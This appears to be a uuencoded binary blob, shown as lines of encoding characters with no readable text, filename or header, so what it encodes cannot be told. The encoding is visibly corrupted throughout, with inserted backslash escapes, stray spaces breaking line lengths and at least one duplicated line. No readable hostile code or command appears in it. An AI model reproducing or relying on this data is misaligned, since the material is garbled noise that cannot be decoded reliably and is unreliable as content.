MG72+Y!;65F31<S'/FNWVH3R;EU:B#AZT)Y?:"X?D@8WT(P<MC&MY!>DQ>VLK  
M\_V.5[\$TC6G-J;7EL25N[:X.E<0KIX/L\_DP?MR.YTJBVY5'G7HZ^"\$4CZF;5N  
M&T.X\$IK1>IPA\*[BQDHENMN3K=;O;:0.6%B/U1WKM]@K\_=;#3,P6+.I)>C7%2  
M=N;TM>PS\_=33N(WT)/RK3"DG48:YWNHB@L3TUN:11@>;5[9[DM.SH'ZVO,  
MAS4(IS;@ZX6SG15]1Y7^CU9[9%GL#MR:U#[;65;(DMKS+3SY/4J%6IL+4V  
M?LN+YUN=H2PX>4\*DSPN/106FANYH'VQUIW8U:U/]8=Q83V\$^IY"NI`UE16#\_  
M6MH+S\J;<M.9G=/'!\*V'2F[=%^NM#`8XW]8PXTK99-V`Z)BT+0?B[] .GHFG:V  
M5E9D\*"%&Y<4MK>'E\_6'G0<!(R7)Q`YV8'.P:E.2P:,1K&(KSMM%.CJ<\$\]  
M01.#62/, =4&]GO2"SEM(@CN`!4H;CCJ9S+=BGD\?MK?;RB0].,P^&8R!HNU)  
MMW;D90IS\_;DEJ9)%3VKP7!]:+%TYAL[=1]-'@W#>ASFTXZH4\$I,SVQ&W\$<:V  
M!(NMKS07)\*W1V()V0'JCO,I49Q5CWK%&H<1>0E@V7RCS)\*B/1I!ZNO8.^W#:  
M#MDJV,I<NS%&YIUCNTRC=G1ZAQI%`N\([F=G[;!!<C=X-PHE\P%)LYTO26SN  
M='?=OBW(\$\_CER'M`Y\*;;'2+8IJVFA\$2H4Y]ZI7J]N"\_QC^D.%;AN7P[7]^HR  
M/3+[-#LG<H-V0CKNNO)Y]>3P[JBLWM'FU[<]@A:UI3/0:XL2<C8\*)1XY37E  
MZ9\_VT/;56C;76FG+TT?#CE]O!2;D(%8LP6^>N-\_O+LEB?APU>ZV5P5+?<\\*]  
MG=7A6JL;[CG4R-H8\*Z5;8]>X<D#NFS,+&Q-C)-A-J[E=A3U6+@X:729X#+Y  
MN/'NWO31SI!5TOG8;+^3^DP>-X\Y'&U@/'\')8SU1^80\*91\*%`W0YXQV)%O  
M+6Z5=BU.N;W?5]<@?4T[G4'EV:2TKG26(:[L7,6);??I00Q1'K3V6.CY5%!B  
M^V\$K\*\_0W\*][;[\J;7G>FKPC&K6NLI\!FX;[-]+T!7V;VXF99TY#7SZZV5H^E  
M4>9`J2SXP805]@;;91;0\$\E<7TTK-Z##!DK=HLFE.C;Z4>+9UG!IKM\4?Y/Z  
M2O]HC!=SX6LKW;00+PK^K-P33/=+;[8>K\$O7/1F(H6R>99),85N:;\*L7=E^  
MT,\*[]QO%HNFC8X7SQ<\*<\*\*\*V0K?W5Y9:=U(0D]FQA67&).<D.F4^LR8P?[],P  
ML>6@L;Y\*KA1[6ZVJ+:) `7GB\.\*<]-B0K/'X?\_V\4RKSCC`M-ICYFK2V4AH\_=  
MUN[/3`4\$^FX-&NNK!(NW-5\$LRQ\G[=8Y39\$D?\R>F:(\*<Q+O/.G6QC9,H!Y%

MCM^0%I>UVAH@;"`T6)"\_TTF:??#LBUPYEE+/#GH8VN&"V=VHG@Q7I7:9[ASNK
M\_5[ZQFXS91LTUE>95RIK08-91P8;Y8CMG0&F(!M34Z4-I?S7A"E; )773E3Q-
M>B6-,+9%6:QC`-N-S\_6I=P^")44'VSY""<3A/VLVN3UYK)W5KT)#C="8E(RL!
ME`1<&U' BRY,LD8FXLJX9;Y(M%F?S)'4U<J='^M=' .2WD)0((61E\_ZN\*4MG96
M!T-?J; \$AK?F`5EI#H:/MS+U(4E16B".J"9XE'^)L1?\*X##F)O,@E<!\`7L+
M?!PH,3N5K^\_9N0&5PN)S`A>'!+&MIY`07%"^?'/2@\$\_F#<ZI(&&=-;R9GK0[
MVP\$IA?1&&L\$@)TF\_@;6ZAK9DD\@LQJZ<'W(X"V2#K&V9`<@7AH%JIW3S,O8T
M"CCKK[9M;ZMAL,,?KY`K-HO\*@U"RROG!QVK8VM(TO,)BQ44SUFWM'D92.YX,
M5[LV.>@TAHW)6?VW=%QV)N#3>44E"2]7DX9(!;@1YKEB)F?M0F'Z?/QNR?N+
MBQS+J:21KH=LV.Q3?08O!@)\*<L?TEV?%(V=E44'N>.JV,L'\*M?6>C8M[.&=
MK<\$A'TIDN%Q0CL0H\*VW)@[0]\$8YH>)0N3GB"5B\_-Y=D\*\`7>M:ZD7[1K+Z8U
MD;X?NC%>[AWO3R%]B:VKL\*RXQ+S\$7T?U)=-'V^M(=[1[!X=+&]&9'ZM3+"V6
MC+-M?<O6MZO`JLG9()7`R6O#X5!U?15CV885Y)=7#\*NLK0ZRSSD42M.&%I#:
M5QP5B;=MLL46')\*)X>.\_0\_K\B\*SI^`V51TOQ&-M(QBK,%RI(CM&F40,JE[6/
MX94AYD4U.-7&U((G++I'DNL.BVPP'O0TF\7<(16KQ/Z\*36'5-MM=\$X@7\* <QU
MAC:T"TB"EVG?;<\$2<:'5'F\_AF(D<&F-D\`P'9T\*9Y/0E[4DCLK4R%I<&39K=W
MC&AF,2"T<4BA)'?4\*!W4\+E\_2^S2XVB<;(P7!X)NRKK3H?8QK\_&9%.EL\_TA[
MU6]XTM(/I?\$1GCUM%(KLP%0DG"\6YD3=KE=\_OB1WS\*JD)VVL%,!:VP\[UQ\$W
MUI\$7%B\_?Q.RD.>;&>@JY\$B2N1>[+^F)`%O`WDT-I+]H.\*RC)G0IS.+>)K3%&
M9NNW2#JN7%\F/0^`7#JA+<<"//;\$-D8)P6G<\*6;+\$UY6JS\5Y71X6;>\*K.\*Z
M5;5UK=M-4^[VG@<EN6,D<6EC:`]J37-C[".IGH3OHI+N2)\_`&NB>V=Y-4AJ8
M3TUI\*QZ])F-+FGST#D&V`K?:H["E4<#G<\_Q@1R1HG7X+`RL4ES#(27H`\_?JP
MDG!]V'5Q;S0T^ (CLO\*HQ1C8?D)DJ:A1\*;(,\*RXI+U!\*[,)4)T7\WUM4H\*,/>
M`9+(PFFVW.,+Q2DESYM%FEK4'62YOK1L+5I;;C4.RRV7QI3M/%A/?GE\_T2]C
M>^?@DOAX\*I,\_[9HE:UP^ZD+[JW8:J31(NE(L)\$^/\)GANT@R'Y#L.D"ARZ!8
MP<^7R\$EESMWO!9FQ^KE`.\A\*GT=^DWOS,6/Z1..7=G/TDZS61(-.\*'L:J>?[KK`
MZ<^QA\$EESMWO!9FQ^KE`.\A\*GT=^DWOS,6/Z1..7=G/TDZS61(-.\*'L:J>?[KK`
M^>G-2^WZ)(")-OR[\2OUX6E^D?8D)'"':9J[4]"34(\_[S%X5(>LE&F+W<8C-
MM6P"P@GL9W,5-`N\*-`->X(BK-4>RQY9=?Q\*0B@DY"VQU\*2BQ<&\$YMB\*)K,G,
M?35W\$;";%) ,E\_]RQ>UO=SJ)WO^9;73I4'I2#2\^E4WF-.W+X-?FMR!M0D57\_
MICR184<V3[V9^H580K6`O?OI-;47LR>&Y!E-;&\)ZDRU907%!F&>U!XZ5MA8
M#)\>FS-@85`\TQMWMYG^"D;\_XN-GI?2PRN&LLNSBW<P6^1XF\*0RVM!:1<!ZN
MYNCVM8/M)#G1L`2=N2\*\`V`F`L(;18+YG"!4\_-26R>8.\*7\_+>M[/L\_Z-BOQ
M'Z\*S(O=TASQ)\$^#]U:W2\_&5K?>!0&^T/TDU-:^+D+7%35D`#L3M8/8':@.I)
M\$4+Z!^E`R8H0=GM+!3LF):=EYZ4A.D\_T\*NQ/\H#=#061A^G`9\_XW>\$5JJL\*E^
M3QV6MD[^>]=\*NY<>U,A#KZ34D?AO^W2R\_1036@+R8J[B/B5]5,+N`0I2&QWZ
M?#[(<)3D:#7S=R\*A:FW/S<P;D^S6T/"3`5;!AA[,()]CCD`T@<M".1`[E@P!+
MFTOB,7E5.YXXY`\_VZ0E2NWUBFZAE\_HT21\_5V;(V7-F6CHGT>P2J%ML(YG#?\$
MU\*=-1,)XWN,VY/"I5CYLGL)A9\$P(PL#!(=09+DGC/[AJGWXK%O/1:[\*4>EC]
M/>RD7>=<7[[HB=TL(Z\$D[\.`6-!/YF#ZD\*OI0I3\*MC8>:, \><G<#M)-+##;O,
M7;Y\_2]/MV?X[B7;R"?T:![+69JFC]B[NG74/BSJL=S1\_I'>XZ`A2:X4>G`S
MS'/Z]A\*%C^7TLEOEP>`3V59.#Q6&>>XD=A69F=?T7I&,R\\*%&8RT=LPIEM%Q
ML]\*A\X)'HUB4.RKP0)8DD=9-K<I(+A%@[JF'-%`O/6!M!;8ES2R\*!TF\*AL19
M%=D.HX#[!]@N(XA)]9E%]W37S"))U[H#\P@TL]6#V/HU0FA0]BEO3:~D324V
M'M4"]R!BD8"\*RL]>G./G5#;RE#\$49]NK\*\$Q>PI" M/!0KR%#WI+5T`U%.19(0
M<4D"C[3F!FE3:<M-]'?%INZ"UM28G0S0=(4A\_;S@2+2[])6\_C<^]X(=YNN5?0
M^~3Z!\B1'00\*A/\%PK` (K<X\_8?%#(U9GW8=&4J5U'QKQE,\*R'`4Y(\_/XP2`G
M3BO3(U(; /K.A@!)DS2F\_Y@RO\$&5[3W=.%\IV-:-"F20F?5G:7THB#?4T8P.P
MD\$93^D7[T;D-\*<E5^VK)(^E+9+(W#PV""K(UDJ\*[,UFIGOP,(8EC[JQA"1X
M[[^7#\_0E\WG)AE[.9%0W]'XFH[K^RYAVMU?25ZY;C\_)@ (T3Y1-E;9OC%,Y[0
MX!UBK>J@S`FYCMLQ+S=J!>FE!#;KF+FG'<\$='78G6RLR.;7;AD\*BYE`VY\* <O
M=YI;E2M3&G\*969Y0X704#.`)O2.=GC[[5>W5?E[30"H\_L\$.UL0&=>=\*1M]LL
M+-F%'\`J3=D^:W\*-#>V`&,(2\*LA^@;%P\* <1J;>A1!]'SWMICJ7T`@G`V` (2O
M:\_=I.NH\_R6`%7J,\*2NSX\$Y;-%\IR\$E1?]HTAKL20UN2L1[V-ZW:'M\* <U7,WF
MM'[1=O-ZL0257"RU)PU+\_;7\*9M&V>"L.;UANAK>]AQ1F%KSS^=OAOQROX564W
ML6-#P0+<QI>CUYW>,S49\$NYL`>TLKRW[&PRMDGW;DLTO^4+\_3MG-\44BNP,J
M<Y1!8R-\*^6NWP\_FN]K)9]PS)[3;\D&Q6NHMAN++8[XMNBGSR)A2`-;TM^&%)
MN"Y-/7B^G<N(!?+GS?#6^6(IGSZT.7V\F(\NVO!M)>\$SRMLD\EF=9M`.Z\_.\$\*
MNEP,L9[CN;':\$?L^QNRMFV&1;,'S)-Y>ZZ!LWI/9=VT4\FCG@2MVO8+!2+O

M/) C8>Q#) Y^QUAE:RT<W4S8UNIFYZVYT" ;S6YX5#\OA) :1-;H&W;01V;<<M3
M@5<HBEY1L@/I\ID:7S>D->]K>??=VU3M<2 [%W\1L!?:!W70\* (=.'F=YB.NE6
MEQ/> (DP\*A=M#F\5; %:U\_\#; !YH:V"3; 7W?+7#.YD:WI;MD) " [ ]:/WY' 5+-S,
M9\$7! `&&NO;H\6#TL;X\_ (0D.OES&1?, &-]+8E>9) T8K=F4UZADB6!) =YH5 [8"
M"G"MT) &V\HI\$MEY]>6 [ ]R@K7#:9#[X.RLCV]) =3S:' 8G?=0PK^1O' FJNNWFH
M:3?! [&CM;W<;10+=\+P=/F.E^EC\_%:-6LK:BLWCI!\_>+8EMY!W"KF^6@>XMI
MF2249M (\_X\*^N-+ON+; +N3S6 (K^U69#J4GUTVCW1D=FK?8NEA3]VV) %J\_"DOG
MKFFNM! ?2C&"@.TS; 3J?' KT (, R#+/#DCR5JW3% (VZ3>IZ6\*=NY [H#MV#FB%Y\_
MF\/:B (RA:QHV?>A>JS<F787/' +; \-Y) 9T7 ('D99=PK&2SK+W@@, K.C.; ^\_5M>
MU12]EF;/G, TS, =O3^\^GZ3=BL) \*8^\$V+P5\$>7 [7I>7G5R^R%I+; !A#B?J/#5
M9H70-9/NQLXDY (T\$KI=S0D>QCMTF% [6[:W9, XADVC^>[:MG (:/M9&X:\$) ?-\*
MTL3481&CE1UPG+!SX) B]<7T [LFIQMGW2!BE%, CIGYH.VR00HWW' EL86Y/\*MF
M6YT' \_2+MRC=#C (U#<?XBGB\_&+E.&J: ?MKX [ /SS6WV4^W9G<ZL, PC; H@&G9N\$
M9"EA+\*N%15C37; 'YXL\$QZ<C8XG) 0N%N:/' ;WZ-<S9#>UZ\US?+4\*SL\*<3UDB1
MVBR3CUW\*8YQ, 6MXZXODQXK#, KJF, \$7KS?:NT [HH+M-9=<O&U"H1YC& [31U\*I
M/MPF:5; ; ] IP@\_) #71I3RI@0?S-J^SKKER\*-7ZY8C.EXYWAAL9>M?; O%UKGN!
MQ5>&E6N93U (W<E5\_>; ] TN/DUG' TVZG%\_' TF/ ) ] !=L%DY!^20 (8/N (-MQ94%?
MHD+^VY [#\_IT [1U>66V6Z8&&1^9S9' G% 'PV/^`=U?+P4?ZXE6, >:' C\$/ZCG
MDX:/<L?) \*H, ' &AX9' 324. [%-?I>/JOS\_?\_^/\_KL@; :\_R\Q/' ; ] ITZVV; -AV\
MW0%9^M, Z@Y@D+/DOSO (? \=O:AV0=VP. -FVJC4BJ) .24NXZ (?/A=R+<?:\$FO
M9, J [ ] \$Q' (D, >, R\*Q (?M') # 'DT (B4#7G\*B%0, ><& (5^UY\XC4#/GTB-0-^=J (
ME"9^?D [\$&' V [AX^ (, ?K^1 (S1YQ (Q1D\1, 4; O) F\*, ?AP18\_02\$6/TD (@Q^ODC
M\$AF; WTC\$V/Q) (L; F; Q\$Q-O^"B+' YSH\8D; \*Y+B+&YFDB55.#1 (S-JT2, S2\ :
MD=C8\_& (BQN:\_ (&) L\_A`18\_/\_7B1B; \_XV (V) PYJR7&YOL1, 38\_@HBQN4+\$V#P]
M (HFQ>1^1DJDO (L; FIQ (Q-E)' Q-C\ ) B) E<Z5\$\*L8SB1B; ?T; \$V' S<V2-B; + [ [
MB) 2-S0<C8FR/> (&) LWD [\$V/Q8 (L; F92+&YM\F8FS^?2+&YE<2, 3:\_A8BQ^0, C
M4C\$V\_ST18\_/WB1B; ; R9B; + [ +.2-B; #Z#B+' Y?' +&YCJ1JJEW (L; F742, S5>-
M2' 7">` (18\_-A (L; F:XD8FU) #Q-C\3B) ETY: ) 9+Y!Q-C\+T2, S3<2, 3; ? .B (U
M8\_, IYXZ (L?F^1"+3^Q^Q-E, ) #&] .I&RN3] \$C, U/ ) &) L?CJ1FFDI1 (S-KQN1
MKN' Y [41\*INT0, 39\_@8BQ^:=\$\$G, WB!B; 3SYO1 (S-#R!2-?Y#Q-@0\38/#<B
MI0D80<`\$1E\_#) \$ (/R01&OY4) C/X; ) F5<\*1, 8\_1TF57@" \$\$%:\_CJ?2!T] ! \$\$S
M\$#Z<"6RN, H' - .YG^Y@-, \$EPIDS) Z"2:P^?5, 8/-?, 8' -GV ("F\_ ^9B!D (? \ \$
M-O^: "6R^SP5\$8O203&!SC4D9M<RD '@] G^IO [3&JX=B9U] `! \$\$S#X<B8EC `Y,
M (O0) 3&#SQYDDZ! .8P.8?, X' -) SR2"&P^G4D-42\$3V+R=B!D (KV8"FX\PB="6
MF<2X+B8) >GXFL/G+3&#S#YG `YE\Q@<UWG" `FQ] (Q `R\$ \$TQ@ \R03V' PEDQB]
M%I, \$XSN3, JZ4B?%G) L: ?F1A\_9@\*; \_Y& (&0A\_Q\*2\$&BP1@<T/9@\*; JTQ@ \^5,
M8' .+"6P>; H' -SV ("FU\_\*!#:\_C8@9"#\_&I (OZ91+!, YG^YI, B (@EB; "9E>"83
MV/QH) K!YEDD-5\H\$-J\2J4V@1V) 2PMR! "6Q^%Q/8\_+ =, 8/, \_ ( '-WV8" F\_ ^ =
M2151\$7RDAG&' "6S>3\*0^`5) E^IN [3"+T/TQ@ \ (.9) /!>) F6T4R85C+!, JKA2
M) K#Y) TSJB"X21R (S#I [%I (18@ELGF<"FU>8F#&% "6S^72:P^85, 8/.? , ZDA
MLF) 21YQ) Q (R#/V, "FV?) @\*; [\W\$C"E, 8' .921F^RJ2">2Z3\*N:Y3&#S' S. !
MS6@\8L; !OV0"FS\_\*!#9\_DPEL\_B43V' QBA4@95\H\$-I\_) !# :7F<#F22:PN4G\$
MC (/+3&#S [S&], &=D\$J. =, H' - [V=21D\_+I ( (>B0EL\_AX3V' PC\$] A\ \*Y%D `K%\$
ME4@) ?103V+R928QK9P\*; G\ `\$-A] F4D' +95+%W (%) #2V721WC#A\$S#GZ\$20DQ
M) , (D163&#TVDP0)=HT (; +X' \$] C\ (" :P^3PFL/DB) K#Y<B (5XQM, 8/.3F408
MK9C\$&\*V8) / `6) K#YKYE4T\*LSJ2+GP `0V\_P>1; \$) 8' Q\$S#I [\*I (3>CPELOI!)
MC&MG `IOW, 8' -\*TPJ: "E, 8/.KF<#F] S&IH] Z) U"8P=V `FW\_) \$\* .:#.1&#, %
M) @EN!A/80) 4) ; ' X, \$] @\8 `\*; \_X!) ' 3T; \$3, .?I8) ; /XN\$] C\2R8QKN) " (@GB
M\*" :P.68"FR] C `IL7F-3@F4Q@ \Q^ -2#QA^F<F) 60\F\$2 (' ) C `YAN9) ) C' /8I (
M&5\$3\$] A<85\*%CS&IP<>8U\_#C1\$H3F\*TS@<U\_R `0V\_RD3V/P>) K#Y<TS\*Z' N9
MP. : ; F, #F. UUI ( :9"Q/8\_ \$@B9AS<P@0V7\ \$DOM\_+) \$; ?RR1!QI4) ; ' XMDPKB
M0R95C#M, 8/, \_ , 8' -/R\$23R `:O) @ (; +XGDPC1!1/8' #&!S9<P@<U [F530KS\*I
M (HYB4L/\E\$D=LU\$BR03B\*"8E]) E, (LS-F<#F7S%) D, % [-] \$R, GA, 8' .-216M
MD@EL/L#\$Q/Q\$S#CX-"8EU# (3V/PG3 (P\_ , S' S; B9EC `Y, 8/, M3\*J8QUU" I (; 1
MDTD=UT [\$C (, U) K!YC@EL; C&!S6M, 8/, SF) 21?6) 2P0C" I (IK9U+#, \*DCA&\$
M2' 4"O183V' Q@T@\$#V=BQA0F9DQA4D; 6D4D\$ZRE, 8/, \*DQKZ, 29UQ `E\$: J9\_
M9E+"K) 9) A' IG\$L/#F<#F7S, IXTJW\$\*D@8F0" F [<QJ: &/8@\*; AT3, ./@<) B5<
M%Y, (\*RQ, 8LP+F"2H02) 98G222 `7Y%B95Y%N8F#P2\$] @ \ -2\*) &O>O8@\*; ATPB
MQ `!, 8/, [F, #FSS `I (Q\_ .!#; ?RJ2\*"&V\*"&R>8%) ' AH& (&0?W, C' S; B818@ `F
ML/EY3!+T+4S\*6!EA4D&6CTD5L0T3, T] A4L? \=' I\$H@G4#I, 2XG `F) A9E8F) 1
M) K"YQ00V#YB86) 0) ; ' X5\$] A \ /9, Z\_) " (&O>\_Q\*2\$. (%) A- &3"6R^C0ELOMM6
M (K#Y (4PJJ' <FL' F: 20Y3R: P^0B19 `\*US\*2\$: V<2H9: 9Q) B1, 4DP>C (I8Y63
M2057RL3X\8SB-?2B3&!S@TC9Y' \*9P.8U) A#R\*4QBC `Y, \$JS+, "DCN\L\$-G^>
M2151+A/8? ` .3.D9/ (F8</`D [\$=C^4" :P.6 ("FZ>8) %CE9 `\*; 5YE4, %XPJ>) N
M, (' -KV!2QTR32' 4" `LX\$-G^%281<-Y, 8; 7F&2 ( (57B:P^1PFL+G, !#9/, JDA
M\$F8"FP\2, >/@; S\$Q\_LP\$-G^828SL" I, \$WLND.C.S! I41@ \] E, JL@-, H' -32:P
MN47\$C (, K3\$I8IV82H9TR@<TO89 (@@ \ @ \$-K^7"6S^ .R957#N3&CR<21VU/" ) E
M, P [>RJ2\$6KZ, 2 (3Y#I, 8=XP) ; ' X4DS) JF0ELWL>DBC4. ) K#Y"! /8\_#M\$S#AX
M+1/8\_# (BV7R0"6Q^ -Q/8\_ `DF9<R%F52P, L^D"H\BDHV#3. J82>T8D6@ "\PLF
M) :Q [ , HG0DS") L0+.Q, RMF, #FRXEDZX-, 8/, R\$] A\F\$D=D3D1, PZ^@ \$D) &6 `F

M\$=:;F,0899@DR/\P\*2.' SP0V\_XH);+[K3B(U)#9,3(Q\$Q(R#328E^!B3"/,O
M)C'R)\$P2K('S,;E)A6T+R:P^08FL/E6)G5\$!9>/2-G\$2\$Q@\\_E,(N0JF<28
M>S)4.] ,8/,A)A7TJTRJF'LRJ6%/Y,ZQE,BE0GD4IB8&(D);/XIDQCSKUUS
M\$LP]F921N6520<3(!#8G3&IH%TQ@\S8B9AS<PZ2\$"(0);%Y@'IO[3!+\$V\$S\*
M:#M,\*I@3,:EBGLO\$W&<F)L=(I&9RYDQ,OHX);/X6DQAY``:P^1=RMA;.\$ND
M@CZ\*2151'!/87&)21\_1.I#Z!.\\_Y+Z8P.;',S'KW4Q@Y!)&2V7B;G/3\*K(
M#3\*I8;6"21T9LQ&IF''PBTQ\*:-U,3,S/!#;?RB1!=O<\* (K#Y-"859..9P.: (
M20T1"),Z<@Y\$S#@XQ\3T=4Q,7<\DQFH%DP2C)Y,RUFZ85##/)9+!YG`YE\2
MR>:#NT<DFD!TP:2\$%<F\$79(,H'-&TQ@<X,);-[-!#:WF)B<#!.3,V<"FY])
MQ(R#US&!S7\_) \$\*&BDF,S"23!#[&Q.0\*F)C\,Y,J9AQ-(B;\_S\*2.^T,D,?EG
M)K!YEDF\$T8\$);#["] (&W,"ECQL&D@AD'DRI60IG4\$\*\RJ6.F2<2,@S]F`IMO
M9A)A!)DC\$F,\96+64YB4<7^85#!>,\*EB]&1B]E`QJ<,3B%0F<.U,2IAI,HF0
M>V<2XTJ9P.;?,"ECW6\$/D0I:"A/8/,\$\$-D\Q@<U[B9AQL,.DA-P[DPBS;"8Q
MZI1)@BME4L:5,H'--S(Q>ZB8U)"1WDNDCM5M(C6S?X-)">,\$]A\1/8W&\*2
MH\$Z9E+&RSZ2"508F5?1^3,QZ" I,Z<K!\$ZA/H#YF4,/(>)Q)A%L`D1I3+!#;O
M8`\*; >TPJB-695#&O9&+B#28FWAB1ZH193V%2PI4RB3`#8A+C2IDDN-(KB9C]
M&TPJZ.>95-\$JF=10ITSJB-F(F'`P'!.3RV4289\5DQBS;"8)H@ (F941?3"J(
M>YE4L6.!B=F/Q\*2.J.`Q(V+&P?.8P.8Z\$]B\C0EL;C(Q^S>8F#5Z)B:/Q,3\$
M2\$QJF"\SJ6-\$ (Q) /8-; &Q\*QW,X'-MS&)4>]7\$4D053(IHRTS@<VS3&!SATD-
MV14F=>3`B"03\`DF)<0V3"\*LXS.),2XS,>LI3,H8=QY+Q,Q3F!A\_9@\*;=S\$Q
M>20B99/[8E)"6V82(>?)Q\*RG,\$E07TS\*\\$PF%;33JXE4T2,Q,?-N)F;>3:0R
M@7PFDQ+\D\$F\$\_#R3&)\$GDP3Y>2:F#3\*I(#\_/Q.1RF<#FFYB8???C1J1JYMU,
M2O!),)K"YQ@0VSS!)T",Q@<U])A7LW65218\_\$Q,Q3B&3S02)F'/P@[\$.'BHF9
MIS`Q,=+CB218B6!B8B0FL`F:216KG\$Q,OHY)';\$\$D?H\$KHM)"?D\$)A&>CV,"
MF[!]),&LE@ELOID);+[7/B)FWQ<3L^^+^6R>&Y&:&0>[3\$J8:3\*)L!.#28P]
MR4P2M\$HF)L? (I(+K8F)B)"8US`\*>0\*2.G1A\$S#BXF0ELOHR)R6\PB3\$#8I (@
M1\W\$Q/Q,3(S\$Q.PY85+#R,BDCFBO2)87;1\$I81\1\$]B<,#'K\*4P2U" `3V-QA
M8MH@\$, &F=30TS\*I8^6:2&S:(),2H@ (F\$;+Q3&+\$44P21(Q,8/--3"K8![N?
M2!6S`"8UY-Z9P.9=1)()Q`E,3/\_),+,ETF,. (%)@K;,I(PXBDD%J^1,JFCO
M1++Y(!/8\_\*)\$RA.X&TQ\*6/U?(!+!6YC`YI@);&XR\*2/[Q,3L^V9B]B,QJ<%;
MF-2Q0XE(-A)D4L(J%9,(/3:3&#L?F"3(G3(Q^;I%(A5\$5DRJ6)=A`IMK1+\*\
M\*)&JV<\_/!#9WF\$2(29C\$V!W!)\$&LQ<3L<652P9H+\$[. ?GPEL\_AD3V`P;D=H\$
M(NHV\$;.>PB3"G)\$);\*XS@<U;F<#F/4Q@P\*3\*K)J3&J(/)G4,8,F8L;! =S,Q
M8S>3"\$\!,('MS!)T`H.\$"GCV4DF)A9E`IL3)K!Y"Y,ZKGU\$ZF8</,2DA-D\$
MDPB]!!/SO!63!+N8F)3A\T2R?3),JE@=. \$BDAMP.DSJB4R)F' \*PP\*:&6F<#F
M\_4QBC`Y,\$HP%3,H8]9B8?05,JNC5F<#FWS"IX[J61B2:P%R8B<EO,('NYC\$
MB,>8)\*@O)F9?`9,\*<B!,JEB\_8`\*;G\O\$Y+Z(Q!.X/TQ\*\`DF\$3R!28R9"Y,\$
MO003\_\$,S,>O=3\*J8!3`Q!.1DF=<SCB)AQ\#^9F!PCDP@];8=(C%P<DP2[Z9B4
M,2XSJ6`VP<3DZYB8\_IE(MD\_<\$?FB\_R;[ [W8@%Z3OLDS[C=ME1/[GO5MC45X\
MF\_U^7)'. \_L\$`K2G-T1?IM&U!8@]T+A7+>B<JG=6VO\*++\_"X" T;GR@J)W?7S9
MO>MCL2LOSAF6+E@@+;'#7JE8=5S`'JRE6%W<#?MVD+LYLJ\E-Z@SW/0\$.1[E
MR"MV^KT476N)O8?RS][#OY(?)\_M?W\--[A[\*W2RX]F^Y:Y<+'PSE\_6SZXLOI
MDV[600]<UF;1L3;?;7^?VVS7^^^S3]P-B^W.CUGK\_LWG?KA!FP>^>HI\_W>^
M.ABZMG(2=)(S1#MX7;]RUR5OSQWXUW5%FD\ (7Y?[EYYKQW&9#L@C08-R3SS
M&6F4<KPEN!NV9%CX`-\$^^?\_T;L@]R.[&ISZ+]JE:KCV9R\*%S(T)/>-^)]HZM
M+.T[U%Z-(WW7\_A!-8/P=>T/:`UH=\S:%)!X2D?.DHY4BGMTMWJRKRG70VP01G
M\_+XB9PBYTQV81\$(F%)D5LE>1?4\*>HLB3A;Q6D1<(^90B;Q+R8T7>(^1>)S#Y
MN)#-BGQ1R!-&)/.+9RIRBY`W\*W\*?X^1(1>KRXR9%=LN/TT]DTI4?4XK\GOQX
MHB6F=N3`M8I\6`Z\2Y&ORH]\_4N1&^7`<2:.:>=HN\\$U=Z9\$<P3HIS7:[(.4\*&
MBC2\$O%21JX5\2)&ND`]5Y%E"3KDCD]<\*B11YAY`K%?FHD\*>.2#8N05Z1GPCY
MNQ%!GR\$4Q%W7[:4^[L3D;"&/4J0A9+<BCQ7R;\$76A+Q5D>N\$?%F1UPFFY19%W
M"GGPR4S^5LA6\$%=?0KJ\*\_%3(=8J<<`?Q5T5.\$\_(M12X0<OM3F%PBY!Q%KA`R
MJ\A^ (8<561/R<D6>^\*0CBKQ`R+<K\BXA=[DSD\`\*213YOI"K0%P-"GF:(K<\*
M>:.,BITB[^8PB]Q5RHR)GGB#T+DS\*0BY69%K(HB(M(<]59"CD[8H\1\A7`'FE
MD%\K<KV0A]Z5R8>\$;%?D\T)ZBGQ3R!\J<H.0]RIRW(G2XRARJI`3[J;\6<AY
MBEPH9+<B<T\*.\*G)0R"L5N4;(QT#<M0OY@2(O\$W\*WNS-YBY"\* (E\0<K4B\_RSD
M&8K\6,B;B,AO)\DHHLB]A/Q<D4C(:?=@\F@AER@R^2` (ATASR<BM@AYAR\*O
M\$?(U(B(7<JL BGQ3RL'LR^8:02T%<#0I9`7\$U\*+W1BT&<]PIYOR\*/\$/) =138+
M.>E>:KP0<H\$BRT+F%/D=(<H\E(AKP9QOBKD\$XI\3,B/%/FZD'O<6XT@0FJ\*
MW";D\8K<4WJ^WU7DD4+^',35EY`O^\*)`R"\461+R@/NH\5W(%D6N\$[\*DR\*N\$
MO%"1=PMYMR(LZ%)M1;XDY(ZGJKA%2\*3(SX4\EH@<<)<J2(/\$?(612X4\A5%
M]@BY39&#0LZZKZI!(5<H\A(AURCR+B&O`W%7(>0SBOQ0R'\I<KSTUJ??C\G]
MA6Q3)!&RHLA6(2)19\*^0CRC2%?)#19XNY%ZG,7FQD(L4>8N0`XI\6,CO\*\_ )5
M(>)1Y`8AWR\$B0\DX<\*?[JWY#2\*S(V4\*N5N1B(;^GR!5"WJK(LI"O\*O\*<.Z?I
M`Q7)"#E;D?<)V:W(%X0\69%\_?)Z16X1\EE%[GH7:1>\*/%S(@Q[(Y"(AVQ79
M)>1)BAP2\E)%GB7DHXJ\7,B/%+E>R+U/5[V\$D(M!7.T(.:C(#X1<J\AOA/RU
M(@^XJ\_1UBEPHY.0',=DF)%`D:B&/4^2)0IZIR!\$A;P-Q?BCD:XJ\0HA,\_QT1
MZX2<H\C7A305N5G(4T!<[<BH^`9%`B3D<XH\4L@O%;E0R(,?PJ0I9\$:192&K
MBORND)<I\AHA`U/D@T)N4.2;0N[S4";\_)>313#"2+RERKI`7\*5(5\EY%)H5\
M3Y%=0DXY0UV%D+(BSQ?R>\$7^0LBS%'F\_D+<K\GDA7U?DNT\*.>QB3GPDY5Y\$3

M9-R>4^0, (;\_!%'#&Q5I"OF\ (BM";E+D:4 (><B:3:X5<JLAKA0P4^8"0EROR
M#2\$?5^1' 0GZLR\*^%G/IP)G>YI]BMR (.%=!29\$'\*(EN\$O\$^1QPOYOB)'A<B;
M78D\3TA%D=<)V:? (7PEYMB (?%7\*) (G\OY!M,\$.D<?Y:J02'G\$9'?)! [9H\C]
MA3Q5D;\*0/U5D4L@70-R5"KE9D64A#SU;S;\*%7\*; (2X0,A=CY<OHQ@\G95RB=
M=XK.)T#<M0OY3T6^\*.2^YZAK%] ('<=<NY (F\*W%ZBH3\ '<;4LY/V\*G"?D7Q2Y
